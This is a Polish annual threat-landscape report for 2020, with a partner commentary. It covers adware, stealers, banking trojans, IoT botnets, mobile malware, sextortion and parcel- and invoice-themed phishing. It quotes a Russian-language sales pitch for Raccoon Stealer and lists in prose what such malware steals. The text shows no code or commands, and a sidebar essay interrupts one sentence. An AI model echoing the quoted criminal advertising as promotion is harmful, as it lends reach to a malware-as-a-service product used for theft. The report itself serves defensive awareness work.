Rok 2020 był rokiem bez wątplenia unikalnym, ale na pewno nie przełomowym. Na przestrzeni ostatnich 12 miesięcy nie upubliczniono żadnej krytycznej podatności, która wstrząsnęłaby światem cyberbezpieczeństwa. Nie odnotowano też żadnego spektakularnego ataku, który ukształtowałby na nowo postrzeganie bezpieczeństwa (konsekwencje incydentu w SolarWinds z grudnia przełożenie mieć będą na następny rok). Ale i tak było ciekawie.

Po raz kolejny na szczycie zagrożeń uplasowały się zdarzenia z kategorii Adware i Malvertisement, choć kampanie z ich wykorzystaniem uległy lekkiemu przeobrażeniu (zanikające wykorzystanie exploit kitów, szersza dystrybucja złośliwego oprogramowania).

W hierarchii złośliwego oprogramowania też nie zaobserwaliśmy znaczącego przetasowania. Emotet - choć już nie tak spektakularnie jak w roku ubiegłym, nadal pozostał jednym z najpowszechniej spotykanych malware’ów dystrybuowanych w Polsce w wiadomościach mailowych. Część zagrożeń ze szczytu wypadła, inna jak choćby AgentTesla na ten szczyt się wspięła. Do nowych zagrożeń, które pojawiły się w naszych zestawieniach należy zaliczyć

Raccoon Stealer. We steal, You deal!



Наша команда с гордостью представляет вам результат своей многомесячной работы. Еще никогда процесс добычи логов не был так легок и интуитивно понятен. А сортировка настолько быстрой и удобной. Мы взяли на себя все рутинные рабочие моменты, которые тратили ваше драгоценное время и нервы, позволив сконцентрироваться на самом главном, - на увеличении вашей прибыли. Можно забыть про бесчисленное поднятие серверов и прокладок, сборку билдов и все связанные с этим хлопоты. Теперь процесс полностью автоматизирован: нужно лишь сделать несколько кликов мышкой. Наши специалисты вели параллельную разработку по трем направлениям: Software, Front-end, Back-end. Это предоставило возможность сфокусироваться на конкретных задачах и получить на финише всесторонне проработанный продукт.

Jeszcze terminologia czy już semantyka?

Malware czyli złośliwe oprogramowanie to fragment wykonywalnego kodu. Został on stworzony żeby w ten czy inny sposób zaszkodzić stacji użytkownika lub jego danym bądź wykorzystać je (zarówno dane jak i urządzenie) w nieautoryzowany sposób. Ta moja, niezupełnie słownikowa definicja w sposób dość ogólny określa ramy tego z czym analitycy i eksperci bezpieczeństwa mierzą się na co dzień. Ale przecież na tym pojęcia się nie kończą. Znamy wirusy, robaki, backdoory, trojany, loadery, stealery, bankery, RAT-y, czy ransomware’y, a z każdym upływającym rokiem słowniczek pojęć wydaje się powiększać, a nie kurczyć. Ale czy ma to jeszcze sens?

Większość obecnych w nomenklaturze branżowej pojęć miało i ma na celu skategoryzowanie zagrożeń i pomoc w poprawnej ocenie ich skutków, choćby po to by przewidzieć ryzyka i zaplanować czynności prewencyjne. I faktycznie z chwilą, kiedy przyjęta i stosowana po dziś dzień terminologia została stworzona, złośliwe oprogramowanie posiadało zwykle jedną lub dwie funkcje pozwalające w prosty dość sposób na odróżnienie bankowego Zeusa od robaka (worma) takiego jak Conficker. Czasy te już minęły, a niemal każda grupa przestępcza działająca w cyberprzestrzeni dysponuje złośliwym oprogramowaniem umożliwiającym realizację więcej niż jednej funkcji, jeśli nawet nie w formie jednego modułu kodu to w postaci dopełniających kill-chain malware’ów a’la BazaarLoader grupy EvilCorp dociągający do zainfekowanej stacji penetracyjny toolkit CobaltStrike-a i ransomare Ryuk swojego autorstwa. Nawet omawiany kilka akapitów wyżej Zloader, choć sama jego nazwa wywodzi się od bankowego Zeusa, zdecydowanie mniej wspólnego ma ze swoim oryginałem niżli z Emotetem. Zarządzanie zdalnym komputerem ofiary a’la RAT? Proszę bardzo. Kradzież haseł dostępowych, zapisanych w przeglądarce danych kart kredytowych, a może portfele kryptowalut? Oczywiście. Wykorzystywanie technik „man in the browser” bądź różnych jej hybryd w celu kradzieży środków podczas transakcji bankowej? Żaden problem! Nad tak podstawową funkcją jaką jest możliwość instalacji dodatkowego kodu lub wykonania kolejnego modułu po otrzymaniu odpowiedniej instrukcji z centrum zarządzania nawet nie warto się dłużej rozwodzić.

Czy cała powyższa polemika oznacza że kategorie złośliwego oprogramowania są obecnie kompletnie niepotrzebne lub zbędne? Oczywiście że nie. W sieci nadal nie brakuje charakterystycznych zagrożeń, których główna aktywność koncentruje się na wywołaniu oczekiwanego przez cyberprzestępców efektu (ransomware czy koparki kryptowalut). Poza tym kategoryzacja, porządkowanie i szeregowanie to nieodłączne czynności w życiu każdego analityka, których pozbawienie byłoby zbrodnią. Należy jednak pamiętać że we wszystkim należy mieć umiar, a skoro coraz trudniej zaseregować dynamicznie aktualizowane rodziny malware’u do konkretnego typu zagrożeń bez kreowania nowych definicji czy pojęć być może czas najwyższy je uprościć?

Piotr Kowalczyk

Zloadera, GuLoadera, RedLine Stealera i przede wszystkim nowy Botnet IoT – Mozi. Pojawienie się Mozi’ego, który właściwie klonował większość funkcji i mechanizmów ze swoich aktywnych poprzedników, tylko podkreśla jak bardzo dynamicznie zmieniającym się rynkiem i jak niezwykle podatnym jest sektor IoT, a to właśnie z tej puli hostów zombie generowana jest przeważająca większość ataków DDoS.

Pomimo znacznego spadku na wartości Bitcoina i wielu innych konkurencyjnych kryptowalut, cyberprzestępcy nie zrezygnowali z utylizacji koparek kryptowalut w swoich atakach, a nawet wprowadzali na rynek nowe (KingMiner, LemonDuck), albo wskrzeszali te wydawałoby się już nierentowne (Monero Miner). A biorąc pod uwagę fakt, że druga połowa 2020 roku przyniosła stopniową poprawę wartości kursów, przyszły rok może się okazać na polu cryptojackingu jeszcze aktywniejszy.


Pandemia koronawirusa nie zmieniła, acz zmultiplikowała kształtujące się już od jakiegoś czasu trendy w cyberbezpieczeństwie, dając atakującym dodatkowe

motywy do wykorzystania w znanych już technikach ataków. Przestępcy usprawnili i niekiedy mocno sprofesjonalizowali swoje warianty oszustw i wyłudzeń, uważniej namierzając docelowe grupy ataku i wykorzystując coraz więcej narzędzi i środków przekazu. Miał na to też wpływ dalszy rozwój usług Malware as a Service, a nawet przeobrażenie niektórych z nich w zjawisko Crimeware-as-a-Service, co jeszcze ułatwia osobom nietechnicznym, acz z odpowiednim budżetem przeprowadzenie ataku przy użyciu w pełni profesjonalnych narzędzi lub wykorzystanie zdobytych za ich pomocą danych.


Następny rok pokaże jak uwypuklone w wyniku pandemii słabości w sektorze zabezpieczeń zostaną zaadresowane zarówno przez Czarne, jak i Białe Kapelusze.

Piotr Kowalczyk


Najczęściej występujące zdarzenia infekcji w 2020 roku




Rodzaje zagrożeń wykrywanych w 2020 roku





TOP5 Botnetów wykrywanych w 2020 roku



TOP5 trojanów (nie tylko) bankowych wykrywanych w 2020 roku







Złośliwe oprogramowanie w sieci mobilnej



Koronawirusowi udało się to, czemu nie sprostali żaden istniejący w cyfrowej przestrzeni wirus, robak ani trojan - powstrzymał rosnącą z roku na rok liczbę zagrożeń w sieci mobilnej. Może to być oznaka coraz większego wysycenia rynku, ale nie ulega wątpliwości, że przez epidemię więcej czasu spędzamy w domu, a skonfigurowane domyślnie smartfony i inne urządzenia mobilne, gdy mają możliwość priorytetyzują sieć Wi-Fi nad tę mobilną. Nie uczyniło to jednak smartfonów i tabletów mniej atrakcyjnym celem ataków, a coraz większa różnorodność z jaką wykorzystujemy nasze podręczne urządzenia w życiu codziennym, ukształtowała złośliwe oprogramowanie biorące je na cel.

Wystąpienia infekcji mobilnych według systemu operacyjnego ofiary



Podobnie jak w przypadku sieci stacjonarnej, również w sieci mobilnej zauważamy kontynuację trendów z lat ubiegłych. Przeważająca większość ataków to zagrożenia typu adware i malvertising. Jeszcze większa łatwość skłonienia użytkownika do zainstalowania fałszywej aplikacji, czy nawet omyłkowego kliknięcia w niesprawdzone źródło w postaci obrazka czy filmu sprawia, że urządzenia mobilne stają się głównym celem oszustw click fraudowych. To właśnie malware z tej grupy (HiddenAd, Guerilla) stanowił trzecią część wszystkich zidentyfikowanych zagrożeń.

Ciągle widoczna jest też walka oficjalnych sklepów Google, czy w mniejszym stopniu AppStore z twórcami złośliwego oprogramowania omijającymi ich zabezpieczenia w celu dodania złośliwej aplikacji do sklepu. Równolegle da się też dostrzec, że do dystrybucji malware'u przestępcy coraz liczniej posługują się technikami sprawdzonymi na platformie Windows. Odnotowywaliśmy przykłady klasycznego mailowego spear-phishingu, SMS-ową odmianę (smishingu), a także kolejne hybrydy wyłudzeń rozsyłane przez media społecznościowe (Facebook, Instagram) czy przy użyciu popularnych komunikatorów (Whatsapp, Messenger).



W sieci Orange, najczęstszym podszyciem pod polskie firmy była kampania na dopłatę z użyciem InPost. W ten sposób na stacje ofiar trafiły trojany bankowe Cerberus, BankBot, a także Alien, nowe bazujące na kodzie Cerberusa modułowe złośliwe oprogramowanie zdolne do kradzieży danych logowania (wedle konfiguracji jest w stanie „obsłużyć” ponad 200 aplikacji), instalować dodatkowe aplikacje umożliwiające zdalne przejęcie kontroli nad urządzeniem, a przede wszystkim przechwytywać klucze autoryzacyjne wykorzystywane w dwuskładnikowym uwierzytelnianiu.

Wśród złośliwych aplikacji wykorzystujących pandemię jako motyw przewodni oszustwa warto wyróżnić jeszcze Jokera. Złośliwe oprogramowanie, które w przeciwieństwie do mniej inwazyjnych HiddenAds i Guerilli, subskrybuje użytkownika do usług Premium, a także wykorzystuje dostęp do wiadomości w celu rozsyłania scamu (budując kolejny łańcuch dystrybucji z wykorzystaniem popularnych komunikatorów mobilnych).

Systemy mobilne stały się równorzędnym do Windows'ów środowiskiem operacyjnym dla cyberprzestępców. Potwierdza to zakres przygotowywanego pod urządzenia z mniejszym wyświetlaczem phishingu i wyłudzających dane scamów. Lista złośliwego oprogramowania celującego w urządzenia mobilne konsekwentnie się powiększa, a smishing zaczyna mieć zastosowanie w coraz większej liczbie oszustw i wyłudzeń.

Piotr Kowalczyk

Komentarz Partnera:



Grzegorz Michałek

Współzałożyciel i Prezes Zarządu Arcabit Sp. z o.o. i mks_vir Sp. z o.o.


Absolwent Wydziału Elektroniki i Techniki Informacyjnych Politechniki Warszawskiej. Od ponad 25 lat związany z branżą antywirusową zarówno w ramach firm zagranicznych jak i krajowych. Autor wielu publikacji dotyczących programowania. Prowadzi seminaria, szkolenia i warsztaty propagujące nowe technologie i nowatorskie podejście do problemów bezpieczeństwa w Sieci.

Rok 2020 zaskoczył wszystkich. Od lat niezmiennie zasady i reguły rządzące rynkiem, współpracą podmiotów gospodarczymi i administracyjnymi, a przede wszystkim relacjami międzyludzkimi zostały wywrócone do góry nogami przez pandemiczne ograniczenia i restrykcje. Wiele branż zostało wystawionych na próbę wytrzymałości i stabilności pozycji rynkowej, a konieczność błyskawicznego wdrożenia kanałów i zasobów do pracy zdalnej i drastyczne ograniczenie bezpośrednich kontaktów między pracownikami oraz kontrahentami była jednym z głównych testów weryfikujących bezpieczeństwo firmowych zasobów i kompetencje osób z nich korzystających. Nieunikniony chaos, który towarzyszył (i często nadal towarzyszy) pracy według nowych zasad to wprost idealny punkt wyjścia dla cyberprzestępców, którzy w pierwszym kwartale 2020 roku bezzwłocznie przystąpili do realizacji kampanii wykorzystujących nowe realia. Nie jest również niespodzianką, że podobnie jak w latach poprzednich atakujący postawili na szyfrowanie danych i wymuszanie okupów.

Bezspornie głównym nośnikiem szkodliwego oprogramowania w 2020 roku były specjalnie przygotowane wiadomości e-mail. Z analizowanych przez nas danych wynika, że zagrożenia zablokowane przez nasze aplikacje w poczcie elektronicznej stanowiły ponad 75% wszystkich powstrzymanych prób dostarczenia i uruchomienia w systemie szkodliwego oprogramowania. Od początku pandemii liczba szkodliwych wiadomości systematycznie rosła (z charakterystycznym już, corocznym „dołkiem”


wakacyjnym, wykres 1). Co ciekawe – w naszej ocenie nie sama rosnąca liczba wiadomości stanowiła główny element ryzyka, lecz merytoryczne, graficzne i językowe przygotowanie wiadomości w taki sposób, aby do złudzenia przypominały korespondencję od znanych i zaufanych na polskim rynku podmiotów – firm kurierskich, telekomunikacyjnych, energetycznych, hostingowych, finansowych. W stosunku do lat poprzednich, cyberprzestępcy zdecydowali się na przesunięcie akcentu z ilości na jakość swoich kampanii. Jest to oczywisty cios skierowany w często uśpioną przez realia pracy zdalnej czujność i zdrowy rozsądek potencjalnych ofiar.

Zablokowanie wiadomości email ze szkodliwymi załącznikami




Na osobną wzmiankę zasługują kampanie nieukierunkowane na uruchomienie szkodliwego oprogramowania, lecz skupiające się na zastraszeniu użytkowników groźbą ujawnienia rzekomo posiadanych przez hakerów kompromitujących informacji (wykres 2) i próbie wyłudzenia okupu „za milczenie” (zazwyczaj w Bitcoinach). W tym obszarze odnotowaliśmy dwa wiodące kierunki zastraszania – pierwszy dotyczył rzekomych informacji i materiałów kompromitujących bezpośrednio użytkownika (np. nagrania z kamer internetowych czy lista odwiedzanych stron z treściami dla dorosłych), drugi dotyczył obszarów powiązanych z domniemanym wyciekiem danych osobowych i był skierowany głównie do firm. Kampanie te siały niemały popłoch wśród rozproszonych w środowisku pracy zdalnej internautów, zwłaszcza, że pewna część z nich miała „na sumieniu” aktywności wpisujące się w treść otrzymanych wiadomości.

Zablokowanie próby wyłudzenia okupu



Analizując pozostałe obszary funkcjonowania szkodliwego oprogramowania odnotowaliśmy malejącą od początku pandemii aktywność typowych koni trojańskich, backdoor’ów, koparek kryptowalut, aplikacji tworzących botnet’y czy wreszcie wirusów (wykres 3). W tym kontekście szczególnie ciekawa jest odwrotna tendencja w obszarze zagrożeń, które wymykają się klasycznym metodom detekcji i są blokowane przez zaawansowane mechanizmy modułów klasy EDR (wykres 4).

Zablokowanie wiadomości email ze szkodliwymi załącznikami



Na podstawie dotychczasowych analiz i bieżących danych szacujemy, że aktywność cyberprzestępców w roku 2021, podobnie jak w roku ubiegłym będzie skoncentrowana

głównie wokół masowych ataków wykorzystujących słabości użytkowników. W tym kontekście, patrząc także na doświadczenia z roku ubiegłego, szczególnie istotna jest edukacja użytkowników w zakresie rozpoznawania i unikania szkodliwych i fałszywych treści wspierana dodatkowo przez oprogramowanie ochronne.

Zablokowanie próby wyłudzenia okupu



Na podstawie danych Arcabit Sp. z o.o./mks_vir Sp. z o.o.

Jak łapano nas na haczyk wysłany pocztą elektroniczną?

Phishing pozostaje, podobnie jak w latach poprzednich, najpopularniejszą formą ataku na indywidualne ofiary. W 2020 roku wiele aspektów naszego życia przeniosło się do sieci, dlatego powyższe stwierdzenie pozostaje tym bardziej aktualne.

Cyberprzestępcy używają wielu sposobów na dotarcie do potencjalnego celu ataku tj.: wiadomości SMS, wiadomości wysyłane w komunikatorach typu Messenger, czy e-maile. To właśnie użycie poczty elektronicznej jako wektora phishingu pozostaje istotnym narzędziem w rękach oszustów.

Co obserwowaliśmy w 2020?

Zauważyliśmy kilka wyraźnych trendów związanych z działalnością phishingową prowadzoną za pośrednictwem poczty elektronicznej. W wyniku pandemii większość z nas została zmuszona do przeniesienia części swoich aktywności do świata wirtualnego. Na przestrzeni ostatnich 12 miesięcy istotnie zwiększyła się na przykład ilość transakcji i zamówień dokonywanych on-line. W świetle tych obserwacji nie zaskakuje zatem, że najpopularniejszym typem phishingu - podobnie jak w latach poprzednich był ten związany z dostawami paczek. Podejmowane były próby wyłudzeń wrażliwych danych typu loginy i hasła do kont bankowych podszywając się pod różne firmy kurierskie. W tej kategorii dominowały znane dobrze od roku 2019 „dopłaty do paczki”, pojawiały się także nieco nowsze „uzupełnienia danych” oraz „zmiany w regulaminie”.

Kolejnym widocznym wzorcem były fałszywe faktury wysyłane do klientów firm z dodanym poleceniem opłacenia różnego rodzaju opłat. Nie dziwi fakt pojawienia się tego typu kampanii phishingowych akurat w e-mailach. Coraz więcej przedsiębiorstw, w celu ograniczenia zużycia papieru, wystawia swoim klientom faktury w formie elektronicznej zamiast tradycyjnej. Takie dokumenty przesyła się najczęściej właśnie przy użyciu poczty elektronicznej, dlatego przestępcy wykorzystują właśnie tę drogę do dotarcia do swoich ofiar. Osoba spodziewająca się faktury i innych tego typu pism w swojej skrzynce pocztowej, może nie odróżnić fałszywej wiadomości od prawdziwej i stać się kolejnym poszkodowanym.

Ostatnią kategorią phishingu widocznego w minionym roku w mailach były informacje zachęcające do udziału w różnego rodzaju promocjach i konkursach z bardzo atrakcyjnymi nagrodami.

Co wyróżnia phishing mailowy?

Poruszając temat wiadomości phishingowych wysyłanych za pośrednictwem e-maili warto rozważyć kwestię różnic pomiędzy tym, a innymi wektorami stosowanymi przez

oszustów. W porównaniu do SMS-ów przestępcy mają do dyspozycji o wiele więcej środków, aby uczynić wysłaną do nas wiadomość bardziej wiarygodną. To m.in.:

- Formatowanie e-maila w języku HTML, co zapewnia znacznie większe możliwości edycji układu wiadomości w porównaniu do SMS-a;
- Możliwość przykrywania zawartych w mailu URL-i pod postacią hiperłączy, przez co łatwiej ukryć podejrzenie wyglądające linki w tekście wiadomości;
